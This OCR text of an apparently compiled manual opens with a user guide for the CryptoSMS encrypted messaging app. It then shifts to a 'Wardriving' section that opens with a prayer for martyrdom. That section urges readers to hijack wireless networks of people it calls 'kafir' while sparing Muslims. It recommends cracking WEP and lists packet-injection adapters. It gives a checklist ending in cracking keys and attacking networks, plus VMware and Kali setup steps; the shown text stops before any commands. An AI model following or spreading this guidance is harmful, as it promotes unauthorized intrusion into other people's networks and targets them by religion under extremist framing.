


This will display the new contact dialog:



add contact page. add name, number and email addresses

You will need to provide a name, phone number, and email address for your contact.


02:06
Contact
bbb
987654321
aa@aa.com
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
?123
@
.com
.
Done

By default a red button appears beside your contact and will only turn green once you have associated a public key to that contact.

Note: If you don't have an email address for your contact, you must include a dummy one anyway.


Sending Public Keys

to encrypt messages, you will need to exchange public keys.

Messages received will be decrypted using your private key.

To start the key exchange process select a contact. Then tap and hold on the

contact name. This will pop up a menu:



Select the “Send public key by SMS” option or "Send public key by email"

A small notification, at the top of the screen, will appear to indicate a message containing your public key was sent.


Receiving Public Key by SMS:

When you receiving a public key by SMS, CryptoSMS will attempt to associate it with one of your added contacts using the sender’s phone number. If an association is successful, you will see the red button beside the contact turn green. You can now send this contact encrypted messages.

If the key was not associated with a contact it will show up in your Text Messaging menu under the Keys tab. You can manually associate it with a contact by tapping on the key and holding. This will pop up a menu that will allow you to choose a contact to assign the key to.


Receiving Public Key by email:

CryptoSMS will attempt to associate it with one of your added contacts using the sender's email address. If an association is successful, you will see the red button beside the contact turn green. You can now send this contact encrypted messages.



If the key was not associated with a contact it will show up in your Email menu under the Keys tab. You can manually associate it with a contact by tapping on the key and holding. This will pop up a menu that will allow you to choose a contact to

import the key to.



The application is designed to be secure and will not allow you to send unencrypted messages.

Sending Encrypted SMS:

You will need to have the recipient's public key to send them an SMS message. There are two ways to send encrypted SMS. The first is through the contacts menu.

Sending from contacts menu:


Tap and hold on a contact you wish to send a secure SMS message. You will need to have received their public key previously. This will show up as a green button beside their name. The tap and hold action will pop up a menu with the option “Send SMS”. :

Select this option. This will bring you to the SMS composition window

Type your message . You are limited to 400 characters. When your message is ready click on the “Send” button and this will securely send your message . You will see a small notification with a padlock icon at the top of the screen indicating that a secure SMS was sent.

Sending from Text Messaging menu:

The second option is to send a message from the Text Messaging menu.


Inbox
Sent
Keys


Write message


Clicking on “Text Messaging” in the application main menu. The Text Messaging dialog will be covered in a separate section. Click on the “Write message” button. This will display the SMS message composition window.

Select a recipient from the drop down menu. The menu will only list contacts for whom you have a public key.

Type your message . You are limited to 400 characters. When your message is ready click on the “Send” button and this will securely send your message . You will see a small notification with a padlock icon at the top of the screen indicating that a secure SMS was sent.

Sending an Encrypted file:

From the "Email" Menu, choose "Write message". The following screen will open:




Choose "Select Recipient" from your Contacts. Then "Choose attachment file". A screen to browse your files will appear. Choose a file.

Choose "Send Message" at the bottom of the screen.

Receiving and Decrypting an Encrypted File:


Go to your "Email" Menu. Choose the "inbox" tab then "Sync Inbox".

If an email with an Encrypted file has been received. Tap and hold down the message. The file will be decrypted automatically and the browser screen will appear to download the file. Choose the folder you want, tap and hold, the file will be copied to the destination folder.



Clearing contacts data from the application

CAUTION: These actions will remove all contacts information from within the application.



On your mobile go to "Settings" --> "Applications" --> "Manage Applications"

Choose "CryptoSMS"

Tap and choose "Force stop"

Tap and choose "Clear data


Error

"Your phone is blocking CryptoSMS. Please see user guide"

If you have received this error message, it usually means that SMS Data Messages are disabled on your phone. This is done by some phone service providers when they build their own branded version of the Android Operating System and disable

this feature. CryptoSMS requires this feature to send messages efficiently and securely. It will not work without it.


Uninstalling the Application




To uninstall the application on your mobile go to "Settings" --> "Applications" --> "Manage Applications"

Choose "CryptoSMS"

Tap and choose "Uninstall"



Tap and choose "OK"



Tap and choose "OK"

Appendix 1

YAHOO and YMAIL

YAHOO POP SETUP:

(Recommended)

pop.mail.yahoo.com

Port: 995 SSL

Or Port: 110 None

YAHOO SMTP SETUP:

(Recommended)

smtp.mail.yahoo.com

Port: 465 SSL

Or Port: 587 None

GMAIL

GMAIL POP SETUP:

(Recommended)

pop.gmail.com

Port: 995 SSL

Or Port: 110 None

GMAIL SMTP SETUP:

(Recommended)

smtp.gmail.com

Port: 465 SSL

Or Port: 587 None

GMX

GMX POP SETUP:

(Recommended)

pop.gmx.net

Port: 995 SSL

Or Port: 110 None

GMX SMTP SETUP:

(Recommended)

mail.gmx.com

Port: 465 SSL

Or Port: 587 None

YANDEX.COM

YANDEX.COM POP SETUP:

(Recommended)

imap.yandex.com

Port 993 SSL

Or Port: 143 None

YANDEX SMTP SETUP:

(Recommended)

smtp.yandex.com

Port: 465 SSL

Or Port: 587 None

WARDRIVING

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martyrdom in your Path!

Wardriving is a term used for the art of hacking someone's internet connection.

Usage: to protect your identity whilst browsing the net.

How it works: every wireless network send out invisible data, and in this data is the key for the network. So what we do is we capture a sufficient amount of this invisible data and then ask a program to crack it. Simple!

Some things to consider when Wardriving if you live in an area where there are Muslims then refrain from hijacking networks in order to protect these Muslims from harm, however if you are certain that the target network you wish to hijack belongs to a kafir then by all means Bismillah go ahead!

There are usually two types of security people use on their networks WEP & WPA or WPA2. The first (WEP) is the easiest to crack and the method of cracking is very straight forward. I recommend for you (beginners) to target this type of network if you have the chance to do so as it is less time consuming, Masha Allah I have cracked a WEP network within 5 mins by the Qadr of Allah. WPA & WPA2 can be very time consuming and there are various methods of attacking these two.

1st What you need

1. vmware Player
2. Kali Linux
3. Wireless Adapter compatible with Kali that can do **packet injecting (Very important)**

Some compatible adapters
http://www.amazon.com/Alfa-Wireless-Original-9dBi-Strongest/dp/B001O9X9EU

http://www.amazon.com/802-11g-Wireless-Long-Rang-Network-Adapter/dp/B0035H4164/ref=sr_1_6?ie=UTF8&s=electronics&qid=1273160945&sr=1-6

http://www.amazon.com/USB-Yagi-directional-Antenna-802-11n-2200mW/dp/B003LLS5JI/ref=sr_1_1?s=electronics&ie=UTF8&qid=1343227424&sr=1-1&keywords=usb+yagi

- Alfa AWUS036NH USB adapter
- Alfa AWUS036H USB adapter
- Turbotenna usb yagi

Search on google for a ist of compatible adapters with Kali linux

Wardrive Checklist

1. First make sure the wireless adapter is installed and running fine.
2. Install VMware
3. Check if Operating System is 64 bit or 32bit if windows
4. Download correct kali version
5. Configure vmware to run Kali
6. Run Kali
7. Check to see if wireless adapter is recognized
8. Start a search
9. Capture packets (WEP) or 9. Identify Network (WPA/WPA2)
10. Crack key (WEP) or 10. Attack Network (WPA/WPA2)

VMware


How to Install

Step 1: google VMware and download **VMware Player**. Open it once downloaded (if it does not run on your system or you run into problems I suggest you google “vmware player oldapps” and download an older version) *the version I used dated back to 2012 on a win 7 os*


Step 2: click next

Step 3: Click Next


Step 4: uncheck and select next




Step 5: uncheck and select next




Step 6: Click next



Step 7: Click continue




Step 8: Once setup is complete Restart your computer.




Check which version of Kali you require

Step 1: On your desktop right click on My Computer and click on properties



Step 2: find system type and check if your Operating system is 32 bit or 64 bit



As you can see from the example above it is 32 bit so I would require a 32 bit version of Kali
For mac and any other check the kali website or watch a relevant tutorial on youtube

Download Kali

Google kali and download the iso version either 32-bit or 64-bit depending on what is compatible

